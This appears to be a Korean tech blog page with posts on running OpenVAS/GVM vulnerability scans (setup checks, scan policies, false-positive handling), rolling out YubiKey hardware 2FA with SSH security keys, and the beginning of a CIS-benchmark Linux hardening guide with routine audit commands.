    GVM 관리 프레임워크 스캔 정책, 일정, 보고서, 자산 관리에 유리
    GSAD 웹 인터페이스 결과 확인과 운영 편의성 담당

    혹시 이런 경험 있으신가요? 분명 스캔은 했는데, 결과를 운영팀이 읽기 쉽게 전달하지 못해서 다시 수작업 정리하게 되는 경우요. 그래서 저는 이제 스캐너만 보는 게 아니라, 결과 소비 방식까지 포함해서 설계합니다.

    3. OpenVAS 활용 체크리스트 10가지

    1. 자산 목록(Asset Inventory, 자산 인벤토리)을 먼저 정리합니다. IP만 모아두지 말고 서버 역할, 담당자, 운영시간, 중요도를 함께 붙여두세요.
    2. 스캔 범위를 나눕니다. 서버망, 사용자망, DMZ(디엠지, 외부 공개 구간)를 한 번에 섞지 않는 게 좋습니다.
    3. 인증 스캔 여부를 구분합니다. 가능한 서버는 인증 스캔을 쓰고, 불가능한 장비는 비인증 스캔으로 별도 운영하세요.
    4. 포트 스캔 정책을 과하게 넓히지 않습니다. 처음부터 모든 포트를 깊게 보면 시간만 오래 걸리는 경우가 많습니다.
    5. 피드(Feed, 취약점 검사 데이터)를 최신 상태로 유지합니다. 검사 데이터가 오래되면 결과 해석 자체가 흔들립니다.
    6. 스캔 시간대를 운영 영향이 적은 시간으로 잡습니다. 특히 레거시 장비는 응답 지연이 생기더라고요.
    7. 동시성(Concurrency, 동시 실행 수)을 욕심내지 않습니다. 스캐너가 먼저 버벅이면 결과도 불안정해집니다.
    8. False Positive(오탐) 기준을 팀 내에서 합의합니다. 같은 항목을 매번 사람마다 다르게 처리하면 피곤합니다.
    9. 결과를 티켓화합니다. 보고서로 끝내지 말고 조치 담당자와 마감일을 연결하세요.
    10. 재스캔 정책을 미리 정합니다. 수정 후 확인 스캔이 없으면 개선 활동이 기록으로 남지 않습니다.

    여기서 중요한 포인트! OpenVAS 활용의 핵심은 더 많이 스캔하는 게 아니라, 더 잘 나눠서 반복 가능하게 운영하는 겁니다.

    4. 실전 구현: 설치 후 가장 먼저 확인할 것

    환경마다 패키지 구성은 조금씩 다릅니다. 저는 Debian 계열이나 Kali 계열에서 먼저 기본 상태를 확인하는 편입니다. 처음엔 서비스 이름이 헷갈려서 삽질 좀 했습니다. 그래도 아래 순서대로 보면 대부분 감이 옵니다.

    4-1. 설치 직후 상태 점검

    gvm-check-setup
    systemctl status gvmd
    systemctl status gsad
    systemctl status ospd-openvas

    gvm-check-setup는 말 그대로 기본 점검용입니다. 이 단계에서 인증서, 소켓 권한, 피드 동기화 상태 같은 기본 문제가 자주 드러납니다. 드디어 됐다 싶어도 여기서 한 번 더 보는 게 좋습니다.

    4-2. 피드 동기화 확인

    greenbone-feed-sync --type GVMD_DATA
    greenbone-feed-sync --type SCAP
    greenbone-feed-sync --type CERT

    배포판과 설치 방식에 따라 동기화 명령은 조금 다를 수 있습니다. 중요한 건 피드가 최신인지 확인하는 습관입니다. 예전엔 이걸 대충 넘겼다가, 분명 존재하는 취약점이 결과에서 안 보여서 한참 원인을 찾았던 적이 있거든요.

    4-3. 웹 UI 접속 전 기본 확인

    ss -lntp | grep 9392
    journalctl -u gsad --no-pager | tail -n 50

    GSAD 웹 포트가 열려 있는지, 로그에 인증이나 바인딩 오류가 없는지 먼저 봅니다. UI가 안 뜨면 무조건 브라우저부터 의심하기 쉬운데, 실제로는 서비스 바인딩이나 인증서 쪽 문제인 경우가 많더라고요.

    OpenVAS 활용을 위한 GVM 스캔 정책 설정 화면 이미지

    스캔 정책, 대상(Target), 스케줄(Schedule)을 어떻게 나누는지 감을 잡을 수 있도록 운영 화면 느낌의 이미지를 배치하는 구간입니다.

    5. 실전 구현: 효율을 높이는 스캔 정책 구성

    이제부터가 진짜입니다. 단순 설치보다 운영 정책이 훨씬 중요합니다. 저는 보통 아래처럼 나눕니다.

    정책 유형 추천 대상 운영 팁
    빠른 탐색 스캔 신규 자산 파악 전체 상태 파악용으로 먼저 사용
    일반 취약점 스캔 정기 점검 대상 서버 주간 또는 월간 반복에 적합
    인증 스캔 관리 가능한 Linux/Windows 서버 계정 권한과 접근 제어를 사전 검토
    민감 구간 저강도 스캔 레거시 장비, 네트워크 장비 운영 시간 외에 제한적으로 수행

    5-1. 대상 그룹 분리

    # 예시: 자산 목록 파일을 그룹별로 분리
    mkdir -p targets
    printf "192.168.10.10\n192.168.10.11\n" > targets/linux-servers.txt
    printf "192.168.20.10\n192.168.20.20\n" > targets/network-devices.txt

    실제로 써보니까 대상 그룹을 잘 나누는 것만으로도 운영 난도가 확 내려갑니다. 한 번 실패한 스캔이 전체 일정에 영향을 주는 일이 줄어드니까요.

    5-2. 인증 스캔 계정 관리

    인증 스캔(Authenticated Scan, 계정 기반 점검)은 결과 품질이 좋지만 관리가 까다롭습니다. 최소 권한 원칙을 지키면서도 필요한 패키지 정보와 설정 정보를 읽을 수 있어야 하거든요. 저는 운영계와 점검계를 분리하고, 스캔 계정의 사용 범위를 문서화하는 편입니다.

    # 예시: Linux 서버에서 점검 계정 연결 확인
    ssh [email protected] 'uname -a'
    ssh [email protected] 'dpkg -l | head'

    물론 이 명령 자체가 모든 배포판에서 동일하게 의미 있진 않습니다. 다만 원격에서 필요한 정보를 안정적으로 읽을 수 있는지 확인하는 흐름은 꼭 필요합니다.

    5-3. 스케줄 분리

    # 운영 메모 예시
    # 월요일 22:00 - 사용자망 빠른 스캔
    # 화요일 23:00 - 서버망 인증 스캔
    # 토요일 01:00 - DMZ 심화 점검

    이건 코드보다 운영 원칙이 중요합니다. 스캔은 결국 네트워크와 대상 시스템에 부하를 줍니다. 특히 오래된 장비는 예상보다 민감합니다. 저도 예전에 네트워크 장비 쪽을 평일 낮에 건드렸다가 응답 지연 때문에 식은땀 난 적이 있습니다.

    6. ⚠️ 자주 겪는 문제와 해결 방법

    여기부터는 제가 실제로 자주 부딪힌 문제들입니다. 문서만 보면 간단해 보였는데, 막상 현장에서는 여기서 시간이 많이 나갑니다.

    6-1. 스캔이 너무 오래 걸립니다

    • 대상 그룹을 더 작게 나눕니다.
    • 포트 범위를 업무 특성에 맞게 조정합니다.
    • 동시 실행 수를 낮춰 스캐너 병목을 줄입니다.

    처음엔 장비가 느린 줄 알았는데, 실제로는 스캐너 자원이 먼저 포화되는 경우가 꽤 있었습니다.

    6-2. 오탐이 많습니다

    • 비인증 스캔 결과를 바로 조치 대상으로 넘기지 않습니다.
    • 서비스 배너(Banner, 서비스 식별 문자열) 기반 추정인지 확인합니다.
    • 운영팀 검증과 재스캔 절차를 붙입니다.

    특히 배너 정보만으로 판단된 결과는 한 번 더 확인하는 게 좋습니다. 오탐 처리 기준이 없으면 보안팀과 운영팀 둘 다 지치더라고요.

    6-3. 인증 스캔이 실패합니다

    • 계정 권한 부족인지 확인합니다.
    • 방화벽과 접근 제어 목록을 점검합니다.
    • SSH 키 또는 비밀번호 정책 변경 여부를 확인합니다.

    저도 처음엔 스캐너 설정 문제만 의심했는데, 알고 보니 대상 서버 측 SSH 정책이 바뀐 경우가 있었습니다. 이런 건 로그를 같이 보지 않으면 놓치기 쉽습니다.

    OpenVAS 활용 중 인증 스캔 문제를 점검하는 트러블슈팅 다이어그램

    인증 스캔 실패, 오탐, 지연 문제를 어떤 순서로 점검하는지 한눈에 보여주는 트러블슈팅 이미지 자리입니다.

    7. 결과 검증: 무엇을 보고 성공이라고 할 것인가

    보안 점검은 결과 파일이 생성됐다고 끝난 게 아닙니다. 저는 아래 네 가지를 꼭 봅니다.

    1. 대상 커버리지: 스캔 대상이 실제 자산 목록과 맞는가
    2. 인증 성공률: 인증 스캔 대상 중 실제 인증이 적용된 비율은 어떤가
    3. 재현성: 같은 조건에서 다시 돌렸을 때 결과가 크게 흔들리지 않는가
    4. 조치 연결성: 결과가 티켓이나 작업 항목으로 이어졌는가

    여기서 중요한 포인트! 취약점 수가 많다고 무조건 스캔이 잘 된 건 아닙니다. 오히려 범위가 잘못 잡혀서 잡음만 늘어난 경우도 있거든요.

    # 보고서 검토 시 운영 메모 예시
    # - High/Medium 항목 중 인증 필요 여부 확인
    # - 동일 자산의 반복 경고 여부 확인
    # - 조치 완료 자산 재스캔 예약

    실제로 써보니까, 결과 검증 단계에서 OpenVAS 활용 수준이 확 갈립니다. 보는 항목이 정리된 팀은 시간이 갈수록 빨라지고, 그냥 보고서만 쌓아두는 팀은 계속 원점이더라고요.

    OpenVAS 활용 결과를 분석하는 취약점 스캔 대시보드 이미지

    스캔 결과를 심각도별로 분류하고, 조치 대상과 재스캔 대상을 나누는 대시보드 이미지를 넣기 좋은 구간입니다.

    8. 제가 정착한 운영 체크리스트 요약

    아래 표는 팀에 공유하기 좋게 정리한 버전입니다. 신규 담당자에게 넘길 때도 꽤 유용했습니다.

    체크 항목 확인 질문 중요도
    자산 분류 중요 자산과 일반 자산이 구분되어 있는가 높음
    스캔 방식 인증/비인증 기준이 정리되어 있는가 높음
    피드 상태 최근 동기화 상태를 확인했는가 높음
    운영 시간 업무 영향이 적은 시간대로 분리했는가 중간
    오탐 관리 재검증 절차가 있는가 높음
    후속 조치 결과가 티켓으로 연결되는가 높음

    이 표만 잘 굴려도 취약점 스캔 품질이 꽤 안정됩니다. 다음 글에서는 결과를 자산 관리 체계와 연결하는 방법도 다뤄볼 예정입니다. 이전 글에서 다뤘던 로그 수집 체계와 붙이면 더 편해지더라고요.

    9. 자주 묻는 질문 FAQ

    Q1. OpenVAS 활용 시 인증 스캔은 꼭 필요한가요?

    가능하면 권장합니다. 비인증 스캔만으로는 패키지 상태나 내부 설정을 충분히 확인하기 어려운 경우가 있기 때문입니다. 다만 모든 장비에 무리하게 적용할 필요는 없습니다.

    Q2. 네트워크 장비도 같은 정책으로 스캔해도 되나요?

    보통은 권장하지 않습니다. 레거시 장비나 민감한 장비는 저강도 정책으로 분리하는 게 안전합니다. 저도 처음엔 한 정책으로 밀어붙였다가 반응이 좋지 않았습니다.

    Q3. 결과가 너무 많을 때는 어디부터 봐야 하나요?

    자산 중요도, 외부 노출 여부, 인증 성공 여부를 먼저 보세요. 그 다음에 반복적으로 재현되는 항목부터 묶어서 처리하면 훨씬 수월합니다.

    OpenVAS 활용 10가지 체크리스트 요약 인포그래픽

    마무리 전에 핵심 체크리스트를 빠르게 복습할 수 있도록, 10가지 항목을 요약한 인포그래픽을 배치하는 자리입니다.

    10. 마무리: 많이 돌리는 것보다, 잘 설계하는 게 먼저입니다

    오늘 정리한 내용은 화려한 기능 소개보다 훨씬 현실적인 이야기입니다. 결국 GVM과 OpenVAS는 도입보다 운영이 더 중요합니다. 제가 직접 해보니, 처음부터 완벽한 정책을 만들겠다는 생각보다는 작은 범위에서 검증하고, 오탐 기준을 정하고, 인증 스캔 대상을 늘려가는 방식이 훨씬 안정적이었습니다.

    OpenVAS 활용은 도구 자체보다 운영 습관에서 성패가 갈립니다. 자산을 나누고, 스케줄을 나누고, 결과를 티켓으로 연결하고, 수정 후 재스캔까지 닫아보세요. 이 루프만 잡혀도 보안 점검 품질이 한 단계 올라갑니다. 혹시 지금 스캔 결과가 너무 많아서 막막하셨다면, 오늘 체크리스트 10개부터 하나씩 적용해보시면 좋겠습니다. 이거 진짜 편하더라고요. 🎉

  • [보안] YubiKey 도입 체크리스트로 끝내는 하드웨어 2FA 구축 전략

    [보안] YubiKey 도입 체크리스트로 끝내는 하드웨어 2FA 구축 전략

    [보안] YubiKey 도입 체크리스트로 끝내는 하드웨어 2FA 구축 전략

    회사 계정이든 개인 홈랩이든, 계정 보안은 결국 인증(Authentication, 사용자 확인)에서 무너지더라고요. 특히 OTP 앱만 믿고 가다가 피싱 페이지에 코드까지 넘겨버리는 사고, 생각보다 멀지 않습니다. 그래서 오늘은 YubiKey 도입 체크리스트를 중심으로, 하드웨어 2FA와 MFA 구축을 시작하기 전에 꼭 봐야 할 포인트를 정리해보겠습니다. 제가 직접 여러 서비스에 보안키(Security Key, 물리 보안 토큰)를 붙여보니, 막상 키를 사는 것보다 어디에 어떻게 적용할지를 먼저 정리하는 게 훨씬 중요하더라고요.

    처음엔 저도 “그냥 꽂고 등록하면 끝 아닌가?” 싶었는데, 실제로 써보니까 백업 키 정책, 계정 복구 절차, 운영체제 호환성, SSH 로그인까지 생각보다 챙길 게 많았습니다. 특히 조직 단위로 가면 더 그렇고요. 여기서 중요한 포인트! YubiKey는 제품이 아니라 운영 방식까지 포함해서 설계해야 성공합니다.

    YubiKey 도입 체크리스트를 위한 하드웨어 2FA 전체 아키텍처 이미지

    YubiKey와 사용자, 노트북, SaaS 서비스, IdP가 연결된 전체 인증 흐름을 보여주는 개요 이미지입니다.

    1. 왜 YubiKey 도입 체크리스트가 먼저 필요한가

    하드웨어 2FA는 말 그대로 인증 수단을 물리 장치로 분리하는 방식입니다. SMS나 앱 기반 OTP보다 피싱 방지 측면에서 훨씬 강력한 경우가 많습니다. 특히 FIDO2/WebAuthn 같은 방식은 도메인 바인딩(domain binding) 특성 덕분에, 사용자가 가짜 로그인 페이지에 속아도 인증이 성립하지 않는 구조를 기대할 수 있거든요.

    근데 여기서 흔히 하는 실수가 있습니다.

    • 키를 먼저 사고, 나중에 어떤 서비스가 지원하는지 확인합니다.
    • 운영팀 계정만 등록하고 비상용 계정(Break Glass Account, 비상 접근 계정)은 빼먹습니다.
    • 백업 키 없이 1개만 등록합니다.
    • 복구 코드(Recovery Code, 복구용 일회성 코드) 보관 정책이 없습니다.
    • USB-A, USB-C, NFC 같은 인터페이스를 사용자 단말 환경과 맞추지 않습니다.

    제가 실제로 삽질했던 것도 이 부분이었습니다. 노트북은 USB-C만 있는데 보안키는 USB-A 위주로 사뒀다가, 허브 찾아다니는 상황이 생기더라고요 ㅎㅎ 기능보다 운영 현실이 먼저입니다.

    2. 하드웨어 2FA와 MFA 구축, 쉽게 말해 뭐가 다른가

    쉽게 말해 2FA(Two-Factor Authentication, 2단계 인증)는 두 가지 인증 요소를 쓰는 방식이고, MFA(Multi-Factor Authentication, 다중 인증)는 그 개념을 확장한 상위 개념입니다. YubiKey는 이 둘 모두에서 활용될 수 있거든요.

    구분 설명 피싱 방지 관점 운영 포인트
    SMS OTP 문자로 받은 일회용 코드 입력 낮음 도입은 쉽지만 보안 한계가 큽니다
    앱 OTP Authenticator 앱 코드 입력 중간 백업/기기 교체 관리가 필요합니다
    Push MFA 앱 푸시 승인 중간 MFA fatigue 대응이 중요합니다
    FIDO2/WebAuthn 보안키 브라우저/OS와 연동된 하드웨어 인증 높음 호환성과 등록 정책 설계가 핵심입니다

    즉, YubiKey 도입 체크리스트의 핵심은 “우리 조직이 어떤 인증 시나리오에서 어떤 강도를 원하느냐”입니다. 관리자 계정, VPN, 비밀번호 관리자(Password Manager, 자격 증명 금고), Git 호스팅, 클라우드 콘솔은 우선순위가 높습니다. 반대로 모든 서비스에 한 번에 붙이려 하면 금방 지쳐버리더라고요.

    3. 도입 전에 꼭 확인할 체크리스트

    3-1. 서비스 지원 범위부터 확인하세요

    1. 주요 SaaS가 FIDO2/WebAuthn를 지원하는지 확인합니다.
    2. 지원하지 않으면 OTP만 가능한지, SSO/IdP 연동으로 우회 가능한지 봅니다.
    3. 관리자 계정과 일반 사용자 계정의 정책 차이가 있는지 확인합니다.
    4. 모바일 앱에서도 보안키 인증이 가능한지 확인합니다.

    3-2. 사용자 단말 인터페이스를 먼저 조사하세요

    • 노트북 포트: USB-A / USB-C
    • 모바일 사용 여부: NFC 필요 여부
    • 공용 PC 사용 여부
    • 브라우저 정책: Chrome, Edge, Safari 등

    이건 진짜 중요합니다. 보안이 좋아도 사용성이 나쁘면 안 쓰게 되거든요. 실제로 써보니까, 데스크톱은 USB 계열이 편하고 모바일은 NFC가 꽤 유용하더라고요.

    3-3. 운영 정책을 문서화해야 합니다

    • 사용자당 최소 2개 등록: 주 키 + 예비 키
    • 퇴사/분실 시 폐기 절차
    • 복구 코드 보관 위치
    • 긴급 우회 계정 운영 여부
    • 헬프데스크 본인 확인 절차

    보안키는 등록보다 분실 이후 운영이 더 중요합니다. 처음엔 이게 뭔가 싶었는데, 결국 사고는 “등록할 때”가 아니라 “키를 못 찾는 날” 터지더라고요.

    4. 실전 구현: YubiKey 인식 확인부터 SSH까지

    여기서는 개인 홈랩이나 운영자 워크스테이션 기준으로, 가장 현실적인 확인 절차를 적어보겠습니다. 리눅스에서 먼저 장치 인식과 관리 도구부터 점검하는 방식입니다.

    1. OS에서 보안키를 인식하는지 확인합니다.
    2. 관리 도구로 YubiKey 상태를 확인합니다.
    3. WebAuthn 등록이 가능한 주요 서비스부터 붙입니다.
    4. 운영 계정에는 SSH 보안키도 검토합니다.

    4-1. 장치 인식 확인

    # Debian/Ubuntu 계열 예시
    sudo apt update
    sudo apt install -y yubikey-manager pcscd opensc
    
    # PC/SC 데몬 활성화
    sudo systemctl enable --now pcscd
    
    # 보안키 정보 확인
    ykman list
    ykman info

    ykman은 YubiKey Manager CLI입니다. 리눅스에서 제일 먼저 이걸로 확인해보면 됩니다. 장치가 안 보이면 포트 문제인지, 데몬 문제인지, 권한 문제인지부터 좁혀갈 수 있습니다.

    4-2. SSH용 보안키 생성 예시

    # OpenSSH 보안키 생성 예시
    ssh-keygen -t ed25519-sk -O resident -O verify-required -f ~/.ssh/id_ed25519_sk
    
    # 공개키 확인
    cat ~/.ssh/id_ed25519_sk.pub

    여기서 -sk는 security key 기반 키 타입입니다. verify-required를 넣으면 사용자 확인(User Verification, PIN/생체 등)을 요구하는 흐름을 만들 수 있습니다. 다만 이 부분은 클라이언트와 서버 OpenSSH 버전, 단말 지원 여부를 같이 봐야 하거든요.

    4-3. 서버 측 authorized_keys 등록

    mkdir -p ~/.ssh
    chmod 700 ~/.ssh
    cat ~/id_ed25519_sk.pub >> ~/.ssh/authorized_keys
    chmod 600 ~/.ssh/authorized_keys

    이건 기본이지만, 의외로 권한 때문에 막히는 경우가 많습니다. 저도 처음에 키는 잘 만들어졌는데 서버에서 거부돼서 한참 봤었거든요. 알고 보니 .ssh 권한 문제였습니다.

    YubiKey 도입 체크리스트 중 SSH 보안키 등록 과정을 보여주는 이미지

    리눅스 터미널에서 YubiKey를 인식하고 SSH 보안키를 생성해 서버에 등록하는 과정을 보여주는 구성 이미지입니다.

    4-4. 팀 운영용 체크리스트를 YAML로 관리하는 방법

    yubikey_rollout:
      target_groups:
        - admins
        - sre
        - finance
      required_registration:
        primary_key: true
        backup_key: true
      protected_services:
        - email
        - idp
        - vpn
        - password_manager
        - git_hosting
      recovery_policy:
        emergency_account: true
        recovery_codes_offline_storage: true
        helpdesk_identity_verification: required
      validation:
        phishing_resistant_auth_required_for_admins: true
        quarterly_access_review: true

    이런 식으로 운영 기준을 코드처럼 관리해두면 좋습니다. Terraform이나 IdP 정책과 직접 연결하지 않더라도, 적어도 누가 무엇을 언제 등록해야 하는지가 명확해지거든요.

    5. 실제 도입 순서: 어디부터 붙여야 덜 고생하나

    제가 여러 번 해보니, 모든 계정에 한 번에 적용하는 방식은 실패 확률이 높았습니다. 순서를 잘 잡는 게 중요합니다.

    1. 이메일: 계정 복구의 시작점이라 최우선입니다.
    2. IdP/SSO: 조직 전체 정책의 중심입니다.
    3. 비밀번호 관리자: 자격 증명 전체가 걸려 있습니다.
    4. VPN / 원격 접속: 외부 진입점이라 위험도가 높습니다.
    5. 클라우드 관리자 계정: 권한이 크기 때문에 우선 보호해야 합니다.
    6. Git/CI 계정: 소스 유출과 공급망 보안까지 연결됩니다.

    여기서 중요한 포인트! MFA 구축은 서비스별로 따로 노는 게 아니라, 계정 복구 체인 전체를 봐야 합니다. 이메일이 털리면 나머지 계정도 연쇄적으로 위험해지거든요.

    6. ⚠️ 주의사항과 트러블슈팅: 제가 실제로 막혔던 부분들

    6-1. 백업 키 없이 시작하지 마세요

    이건 거의 필수입니다. 메인 키 1개만 등록해두고 자신감 있게 운영하다가, 분실하거나 세탁기에 돌리면 바로 난감해집니다. 저도 예전에 “설마 잃어버리겠어?” 했다가 가방 바꿔 들고 멘붕 온 적이 있습니다. 다행히 예비 키가 있어서 살았네요.

    6-2. 모든 서비스가 피싱 방지형 인증을 제공하진 않습니다

    일부 서비스는 보안키를 꽂아도 내부적으로는 OTP 대체 수준으로만 쓰거나, 관리자 정책이 제한적일 수 있습니다. 그래서 하드웨어 2FA라고 다 같은 강도는 아닙니다. 반드시 서비스 문서에서 WebAuthn/FIDO2 지원 범위를 확인하세요.

    6-3. 브라우저/OS 조합 이슈가 있습니다

    • 회사 보안 정책 때문에 브라우저가 제한되는 경우
    • 가상 데스크톱(VDI)에서 USB 패스스루가 꼬이는 경우
    • 리눅스에서 pcscd가 안 떠 있는 경우
    • 모바일 브라우저에서 NFC 동작이 일관되지 않은 경우

    이 부분은 문서만 보고는 잘 안 보입니다. 파일럿(Pilot, 소규모 선행 도입) 그룹을 꼭 운영해보세요. 저도 홈랩에서 잘 되길래 회사 환경도 쉽겠지 했는데, VDI에서 또 다른 세상이 펼쳐지더라고요.

    6-4. 비상 계정은 따로 관리하세요

    조직 계정이 모두 보안키에 묶였는데, SSO 장애가 나거나 키 관리 절차가 꼬이면 운영팀 전체가 잠길 수 있습니다. 그래서 Break Glass Account(비상 접근 계정)는 강력하게 보호하되, 별도 절차와 로그 감사를 붙여서 관리하는 편이 안전합니다.

    YubiKey 도입 체크리스트의 분실 대응과 복구 절차를 설명하는 이미지

    보안키 분실, 브라우저 호환성 문제, 계정 복구 절차를 한눈에 이해할 수 있는 트러블슈팅 개념 이미지입니다.

    7. 검증과 결과: 성공적인 YubiKey 도입 체크리스트의 기준

    보안키를 등록했다고 끝이 아닙니다. 검증 항목이 있어야 진짜 도입이 끝난 겁니다. 저는 아래 항목으로 점검하는 편입니다.

    1. 주요 계정에 주 키와 예비 키가 모두 등록되었는가
    2. 복구 코드가 오프라인 또는 안전한 금고에 보관되었는가
    3. 사용자가 실제로 새 브라우저/새 단말에서 로그인 테스트를 했는가
    4. 관리자 계정에 피싱 방지형 인증이 강제되었는가
    5. SSH, VPN, 이메일 등 핵심 진입점이 우선 보호되었는가
    6. 분실/교체/퇴사 절차가 문서화되었는가

    이 체크가 끝나면 체감 차이가 정말 큽니다. OTP 코드를 손으로 치는 번거로움도 줄고, 무엇보다 피싱 방지 측면에서 마음이 훨씬 편해집니다. 드디어 됐다! 싶은 순간이 오더라고요. 물론 100% 무적은 아니지만, 공격자가 넘어야 할 벽이 확실히 높아집니다. 이게 핵심입니다.

    검증 항목 완료 기준 비고
    계정 등록 핵심 서비스에 2개 이상 등록 주 키 + 예비 키
    복구 절차 문서화 및 실제 리허설 완료 헬프데스크 포함
    피싱 방지 관리자 계정 우선 적용 WebAuthn/FIDO2 중심
    운영 점검 분기별 리뷰 수행 미사용 키 정리
    YubiKey 도입 체크리스트 결과 검증과 핵심 서비스 등록 현황 이미지

    이메일, VPN, 클라우드, Git 계정의 보안키 등록과 검증 상태를 보여주는 대시보드 스타일 이미지입니다.

    8. 정리와 FAQ: 다음 단계는 무엇인가

    정리해보면, YubiKey 도입 체크리스트의 핵심은 세 가지입니다. 첫째, 어떤 서비스에 적용할지 우선순위를 정할 것. 둘째, 사용자당 최소 2개 키와 복구 절차를 준비할 것. 셋째, 파일럿 테스트로 호환성과 운영 이슈를 먼저 확인할 것입니다… 라고 딱딱하게 말하고 싶진 않고요, 실제로는 “키를 사기 전에 운영 그림부터 그리자” 이 한 줄이면 됩니다.

    혹시 이런 경험 있으신가요? 보안은 강화했는데 정작 로그인 못 해서 더 큰 사고가 나는 경우요. 저도 처음엔 헷갈렸는데, 보안키는 기술보다 운영이 절반 이상이더라고요. 다음 글에서는 홈랩 기준으로 SSH, sudo, 패스워드 매니저까지 묶어서 보안키 중심 인증 체계를 어떻게 확장하는지 다뤄볼 예정입니다. 이전 글에서 다뤘던 계정 분리 전략과 함께 보시면 더 흐름이 잘 잡히실 겁니다.

    자주 묻는 질문

    • Q. YubiKey 하나만 있어도 되나요?
      A. 권장하지 않습니다. 최소 2개, 가능하면 주 사용 환경과 분리된 장소에 예비 키를 두는 편이 안전합니다.
    • Q. 모든 서비스가 같은 수준의 피싱 방지를 제공하나요?
      A. 아닙니다. 서비스마다 WebAuthn/FIDO2 지원 수준이 다르니 꼭 확인해야 합니다.
    • Q. 개인 사용자도 하드웨어 2FA가 필요한가요?
      A. 이메일, 비밀번호 관리자, 클라우드 저장소를 자주 쓴다면 충분히 고려할 가치가 있습니다.

    도입 우선순위, 백업 키 정책, 복구 절차를 한 장으로 정리한 요약 인포그래픽 이미지입니다.

    한 줄 결론: YubiKey 도입 체크리스트는 장비 선택표가 아니라, 성공적인 MFA 구축과 피싱 방지 운영 전략 문서입니다. 이 관점으로 시작하면 시행착오를 꽤 많이 줄일 수 있습니다.

  • [보안] CIS 벤치마크 기반 서버 보안 강화: 실제 적용 사례와 효과

    [보안] CIS 벤치마크 기반 서버 보안 강화: 실제 적용 사례와 효과

    CIS 벤치마크 기반 서버 보안 강화: 실제 적용 사례와 효과

    서버를 오래 운영하다 보면 한 번쯤은 이런 순간이 옵니다. 서비스는 잘 돌아가는데, 막상 CIS 벤치마크 서버 보안 관점에서 보면 기본 설정이 생각보다 허술한 경우가 있거든요. 저도 홈랩(Home Lab, 개인 실험용 인프라 환경)과 업무 환경에서 Linux(리눅스) 서버를 같이 만지다 보니, “기능은 되는데 보안 감사(Security Audit, 보안 점검)에서 계속 걸리네?” 싶은 날이 있었습니다. 특히 계정 정책, SSH(Secure Shell, 원격 접속), 파일 권한, 로그 설정 같은 항목은 평소엔 문제 없어 보여도 실제 감사 시점에는 바로 드러나더라고요. 그래서 이번 글에서는 제가 직접 정리해서 적용했던 CIS 벤치마크 기반 서버 보안 강화 과정을 사례 중심으로 풀어보겠습니다.

    이 글은 특정 제품 홍보가 아니라, 실제로 많이 부딪히는 Linux 보안 강화 흐름을 기준으로 적었습니다. 보안 감사 대응이 필요하신 분, 서버 설정을 체계적으로 정리하고 싶은 분, 그리고 “어디서부터 손대야 하지?” 막막하신 분께 특히 도움이 될 겁니다.

    CIS 벤치마크 서버 보안 전체 아키텍처 개요 이미지

    기본 서버에서 계정 정책, SSH 설정, 로그 수집, 감사 항목을 단계적으로 강화하는 전체 흐름을 보여주는 이미지입니다.

    CIS 벤치마크 서버 보안, 쉽게 말하면 뭘까요?

    CIS Benchmarks(CIS 벤치마크, Center for Internet Security에서 제공하는 보안 설정 권고안)는 운영체제와 소프트웨어를 보다 안전하게 설정하기 위한 기준 모음입니다. 쉽게 말해, “이 정도는 최소한 맞춰두면 보안 사고 가능성을 꽤 줄일 수 있습니다”라는 체크리스트에 가깝습니다.

    처음엔 저도 이게 뭔가 싶었습니다. 문서를 보면 항목이 많고, 다 적용하면 서비스가 멈플 것 같아 겁부터 나거든요. 근데 실제로 써보니까 핵심은 단순합니다. 모든 항목을 기계적으로 넣는 게 아니라, 서비스 영향도를 보면서 우선순위를 나눠 적용하는 것이더라고요.

    현장에서 특히 많이 보는 점검 항목

    • 계정 및 인증(Authentication, 사용자 신원 확인): 패스워드 정책, 불필요한 계정 정리, sudo 권한 제한
    • SSH 설정: root 직접 로그인 차단, 인증 방식 점검, 접속 가능한 사용자 제한
    • 파일 권한(File Permission, 접근 권한): 중요한 설정 파일의 소유자와 권한 조정
    • 로그와 감사(Auditing, 행위 기록 추적): auth 로그, sudo 로그, 변경 이력 보관
    • 네트워크 최소화: 불필요한 포트와 서비스 비활성화
    구분 적용 전 적용 후
    계정 관리 오래된 계정 방치 불필요 계정 잠금 또는 제거
    SSH 접속 기본값 위주 운영 root 로그인 차단, 접근 사용자 제한
    로그 추적 기본 로그만 확인 감사 기준에 맞춰 로그 보강
    설정 일관성 서버마다 편차 큼 표준 설정 베이스 확보

    여기서 중요한 포인트! CIS 벤치마크 서버 보안은 만능 보안 솔루션이 아닙니다. 다만 서버 설정의 기준선을 맞춰주기 때문에, 보안 감사나 운영 안정성 측면에서 체감 효과가 꽤 큽니다.

    제가 적용할 때 잡았던 기준: 한 번에 다 하지 않기

    실전에서는 보통 신규 서버보다 기존 운영 서버가 더 문제입니다. 이미 서비스가 돌아가고 있으니 설정 하나 잘못 건드리면 장애로 이어질 수 있거든요. 저도 처음엔 의욕이 앞서서 SSH, PAM(Pluggable Authentication Modules, 인증 모듈), sysctl 커널 파라미터까지 한 번에 바꾸려다가 접속 정책 꼬여서 삽질 좀 했습니다 ㅎㅎ

    그래서 이후부터는 아래 순서로 정리했습니다.

    1. 현재 상태 수집
    2. 위험도 높은 항목 우선 적용
    3. 변경 전 백업
    4. 적용 후 즉시 검증
    5. 운영 표준 문서화

    이 순서가 별거 아닌 것 같아도 진짜 중요합니다. 특히 보안 감사 대응에서는 “무엇을 바꿨는지”보다 “왜 이렇게 바꿨고, 어떻게 검증했는지”가 더 중요할 때가 많더라고요.

    실전 구현 1: 현재 서버 설정과 계정 상태 점검

    가장 먼저 한 일은 현황 파악이었습니다. 서버 설정을 바꾸기 전에 지금 어떤 계정이 있고, SSH가 어떻게 열려 있고, 권한이 어떤지 보는 거죠. 아래 명령어는 배포판에 크게 구애받지 않고 기본 점검에 쓸 수 있습니다.

    # 접속 중인 사용자 확인
    who
    
    # 최근 로그인 이력 확인
    last -a | head
    
    # sudo 권한 그룹 확인
    getent group sudo
    getent group wheel
    
    # root 원격 로그인 설정 확인
    grep -Ei '^PermitRootLogin' /etc/ssh/sshd_config
    
    # 패스워드 정책 관련 기본 설정 확인
    grep -E 'PASS_MAX_DAYS|PASS_MIN_DAYS|PASS_WARN_AGE' /etc/login.defs
    
    # 중요 파일 권한 확인
    ls -l /etc/passwd /etc/shadow /etc/group /etc/ssh/sshd_config

